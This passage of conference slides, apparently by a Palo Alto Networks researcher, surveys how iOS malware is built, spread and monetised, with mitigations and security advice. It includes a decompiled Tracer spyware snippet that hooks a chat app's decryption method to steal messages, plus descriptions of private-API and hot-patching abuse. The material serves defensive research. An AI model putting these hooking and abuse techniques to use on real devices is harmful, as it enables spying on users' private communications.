  - For each Apple ID, only restricted how many (5) PCs/Macs could be authorized, no restriction on how many iPhone could be used.
  - DRM protection is only relevant with the app itself – irrelevant with Apple ID, PC, Mac or iDevice
  - Rely security on 1) computer authorization; 2) physical connection between computer and iDevice
- MITM Attack



FairPlay MITM: AceDeceiver Case




FairPlay MITM

- How to mitigate it?
  - Removing from App Store won't resolve the problem
  - Fix the design flaws in iTunes? Consider about backward compatible…

Abuse MDM

- Much more powerful than enterprise distribution
  - Remotely installing apps/profiles
- Some may be vulnerable.
- Some has been abused.
  - E.g., `ZergHelper`



Do something evil!

- Private APIs
- Hot Patching
- Runtime Hooking
- Design Flaws

Abusing Private APIs

- Undocumented but exposed APIs

2.5 Software Requirements

2.5.1 Apps may only use public APIs. Learn more about public APIs.

MobileCoreServices Functions

No overview available.

Language: Swift | Objective-C

Symbols

Functions

UTTypeCopyAllTagsWithClass

UTTypeIsDeclared

UTTypeIsDynamic

```
➜ nm -U MobileCoreServices| grep LSApplicationWorkspace

000000000000e77b t +[LSApplicationWorkspace defaultWorkspace]
0000000000002c4bc t +[LSApplicationWorkspaceObserver supportsSecureCoding]
0000000000010f3b t -[LSApplicationWorkspace URLOverrideForURL:]
00000000000169c4 t -[LSApplicationWorkspace _LSClearSchemaCaches]
00000000000169aa t -[LSApplicationWorkspace _LSPrivateRebuildApplicationDatabasesForSyste
mApps:internal:user:]
0000000000015bea t -[LSApplicationWorkspace _clearCachedAdvertisingIdentifier]
000000000000f022 t -[LSApplicationWorkspace addObserver:]
0000000000011fad t -[LSApplicationWorkspace allApplications]
0000000000011f80 t -[LSApplicationWorkspace allInstalledApplications]
000000000000f68e t -[LSApplicationWorkspace applicationForOpeningResource:]
0000000000010200 t -[LSApplicationWorkspace applicationForUserActivityDomainName:]
000000000000fe7a t -[LSApplicationWorkspace applicationForUserActivityType:]
0000000000011fb9 t -[LSApplicationWorkspace applicationIsInstalled:]
0000000000010c67 t -[LSApplicationWorkspace applicationsAvailableForHandlingURLScheme:]
0000000000010c58 t -[LSApplicationWorkspace applicationsAvailableForOpeningDocument:]
```

Abusing Private APIs

- Capabilities (some are unavailable in recent iOS versions)
  - Install or uninstall apps
  - Get list of installed apps, running apps, front most app
  - Launch an installed app
  - Send/receive SMS
  - Make phone call, monitor incoming phone call
  - Get device ID, Apple ID, ad ID
  - Take photo
  - ……

Abusing Private APIs

- Mitigations
  - Re-design sensitive resources' handling mechanisms
  - Remove unnecessary APIs
  - Require **entitlements** to access sensitive APIs

```
<plist version="1.0">
<dict>
        <key>application-identifier</key>
        <string>VN36KFTLTA.com.weiying.noiconupdate</string>
        <key>com.apple.developer.team-identifier</key>
        <string>VN36KFTLTA</string>
        <key>com.apple.private.mobileinstall.allowedSPI</key>
        <array>
                <string>Install</string>
                <string>Browse</string>
                <string>Uninstall</string>
                <string>Archive</string>
                <string>RemoveArchive</string>
        </array>
        <key>com.apple.security.application-groups</key>
        <array/>
        <key>com.apple.springboard.launchapplications</key>
        <true/>
```

Hot patching

- Code downloading/loading/updating are disallowed by Apple.
- Bypassed by scripts (JavaScript, Lua, etc.) + Method Swizzling
  - Like ROP, scripts act as data to drive code execution
- Hot patching frameworks: `JSPatch`, `waxPatch`

- Could be abused to implement:
  - remotely controlling
  - sensitive code hiding
  - two stages attacking: loader + payloads

Runtime Manipulations

- Based on repackaging
  - Won't affect original apps' executing
- `Cycript`, `CaptainHook`, etc. Or customized hooking code.
- Manipulate apps' code, access their data
- All-in-one for fun: https://github.com/Urinx/iOSAppHook

More Runtime Manipulation

- Case: `Tracer` (aka `Killmob`)
  - Commercial Spyware for jailbroken devices since July 2013
  - Repackaged into Facebook, Skype, Whatsapp, Telegraph, WeChat, etc. at Mar 2015 to affect non-jailbroken devices
  - Exploit Masque vulnerability (1-day)
  - Runtime hook chatting app's APIs to steal chatting history

```
dword_92D00 = (int)v201;
unk_92D04 = object_getClass(v201);
dword_92D08 = class_getSuperclass(v201);
v206 = class_getInstanceMethod(dword_92CF4, "decryptedMessageFromContentMetadata:cipher:status:");
v207 = v206;
if ( v206 )
{
  dword_92BA0 = method_getImplementation(v206);
  v208 = dword_92CF4;
  method_getTypeEncoding(v207);
  if ( (unsigned __int8)class_addMethod(
                          v208,
                          (int)"decryptedMessageFromContentMetadata:cipher:status:",
                          (int)sub_4D968) )
    dword_92BA0 = (int)sub_4DC78;
  else
    method_setImplementation(v207, sub_4D968);
}
```

Design Flaws

- Collision of some things that supposed to be unique:
  - "`Masque`" vulnerabilities: bundle ID of apps, plugins, extensions, `itms-services`
  - URL hijacking: URL scheme
- IPC
  - URL scheme hijacking
  - Cross-app resource access attack
    - Luyi Xing et al. *Unauthorized Cross-App Resource Access on MAC OS X and iOS*

XARA types	Secrets exposed	Apps/Services affected
Password Stealing (keychain)	passwords/ authentication tokens	iCloud, Gmail, Google Drive, Facebook, Twitter, any web account used in Chrome.
IPC Interception	authentication tokens/ OS X username and password	Keychain Access, 1Password, Evernote, Pushbullet.
Scheme Hijacking	passwords/ authentication tokens	Dropbox, Pinterest, Evernote, 1Password, Dashlane, Kindle, Instagram, Whatsapp.
Container Cracking	email/cookies	Foxmail, App for Gmail, Mailtab for Gmail, Mailtab for Outlook.
	notes/contacts/instant message pictures	Evernote, QQ, WeChat.
	cookies	Money Control, Inspire Finance Lite, Tumblr, AnyDo, Pocket.

Table 2: Examples of XARA Consequences

Make Profit

- Advertisement
- Account/Credentials
- App Promotion
- Privacy Data

Review the Approaches

Produce	Distribute	Be Evil	Profit
• Toolchain Attack • Risky SDKs • Repackaging	• Enterprise Dist. • Ad-hoc Dist. • App Store • USB Sideload • FairPlay MITM • MDM	• Private APIs • Hot Patching • Hooking • Design Flaws	• Advertisement • Accounts • App Promotion • User Privacy

Take Away I

- Malware (especially on iOS) is NOT necessarily to be
  - dedicated
  - small size
  - malicious functionalities only
  - transparent to victims
  - non-interactive with victims
  - spread automatically
  - developed by individuals
  - designed to attack everyone
  - …

Take Away II

- Practical & low tech methods to produce, distribute, attack and profit
- Some techniques have been mitigated; some haven’t yet or even won’t be.
- Discover more malware by studying motivations, ecosystems and implementations

Security Suggestions

- Avoid installing apps from any third party or signed by untrusted certificates.
- Keep iOS system update to date.
- Protect PC and Mac computers by proper security products.
- Protect the network you're using by proper security products.
- For developers:
  - Protect your compiling server/PC
  - Check toolchain integrity
  - Use well known, trustworthy 3rd party SDKs. Download them from official websites.
  - Perform code auditing to source code AND binary code of your products.

Mahalo! Thank you!

- Special thanks to:
  - Ming Zheng (@SparkZheng)
  - CDSQ (@wecdsq)
  - Zhaofeng Chen
  - Ryan Olson (@ireo), Zhi Xu, Richard Wartell, and all team members of WildFire, IPS, GSRT, Unit 42 at Palo Alto Networks

@claud_xiao
iclaudxiao@gmail.com

paloalto NETWORKS